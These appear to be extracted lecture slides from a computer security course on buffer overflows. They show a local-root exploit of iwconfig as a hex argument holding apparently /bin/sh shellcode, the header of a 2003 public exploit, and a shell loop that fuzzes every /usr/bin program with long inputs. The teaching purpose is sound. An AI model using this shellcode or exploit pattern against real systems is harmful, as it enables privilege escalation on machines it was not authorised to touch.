


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CS165 – Computer Security

Buffer Overflows and Exploits


January 30, 2024

Computer Hackers




[http://en.wikipedia.org/wiki/Hacker_\(computer_security\)](http://en.wikipedia.org/wiki/Hacker_(computer_security))

Computer Hackers





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Computer Hackers





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
Find *Exploitable* Bugs



Find *Exploitable* Bugs



Find *Exploitable* Bugs





OK

\$ iwconfig accesspoint

Exploit

```
$ iwconfig 01ad 0101 0101 0101  
          0101 0101 0101 0101  
          0101 0101 0101 0101  
          0101 0101 0101 0101  
          0101 0101 fce8 bfff  
          0101 0101 0101 0101  
          0101 0101 0101 0101  
          0101 0101 0101 0101  
          0101 0101 0101 3101  
          50c0 2f68 732f 6868  
          622f 6269 e389 5350  
          0bb0 80cd
```

Superuser

#

OK

\$ iwconfig accesspoint




Exploit

\$ iwconfig 01ad 0101 0101 0101
0101 0101 0101 0101
0101 0101 0101 0101
0101 0101 0101 0101
0101 0101 fce8 bfff
0101 0101 0101 0101
0101 0101 0101 0101
0101 0101 0101 0101
0101 0101 0101 3101
50c0 2f68 732f 6868
622f 6269 e389 5350
Superuser 0bb0 80cd



```
/*
Name: iw-config.c
Copyright: !sh2k+!tc2k
Author: heka
Date: 11/11/2003
Greets: bx, pintos, eksol, hex, keyhook,
grass, toolman, rD, shellcode,
dunric, termid, kewlcat, JiNKS
Description: /sbin/iwconfig - local root
exploit
iwconfig manipulate the basic wireless
parameters

http://www.securityfocus.com/archive/1/344272/2003-11-10/2003-11-16/0
*/
```



There are plenty of bugs

Fact:

Ubuntu Linux
has over
99,000
known bugs




```
1. inp=`perl -e '{print "A"x8000}'`  
2. for program in /usr/bin/*; do  
3.     for opt in {a..z} {A..Z}; do  
4.         timeout -s 9 1s  
                $program -$opt $inp  
5.     done  
6. done
```

```
1. inp=`perl -e '{print "A"x8000}'`  
2. for program in /usr/bin/*; do  
3.   for opt in {a..z} {A..Z}; do  
4.     timeout -s 9 1s  
       $program -$opt $inp  
5.   done  
6. done
```

1009 Linux programs. 13 minutes.
52 *new* bugs in 29 programs.

Agenda


Control Flow Hijacks



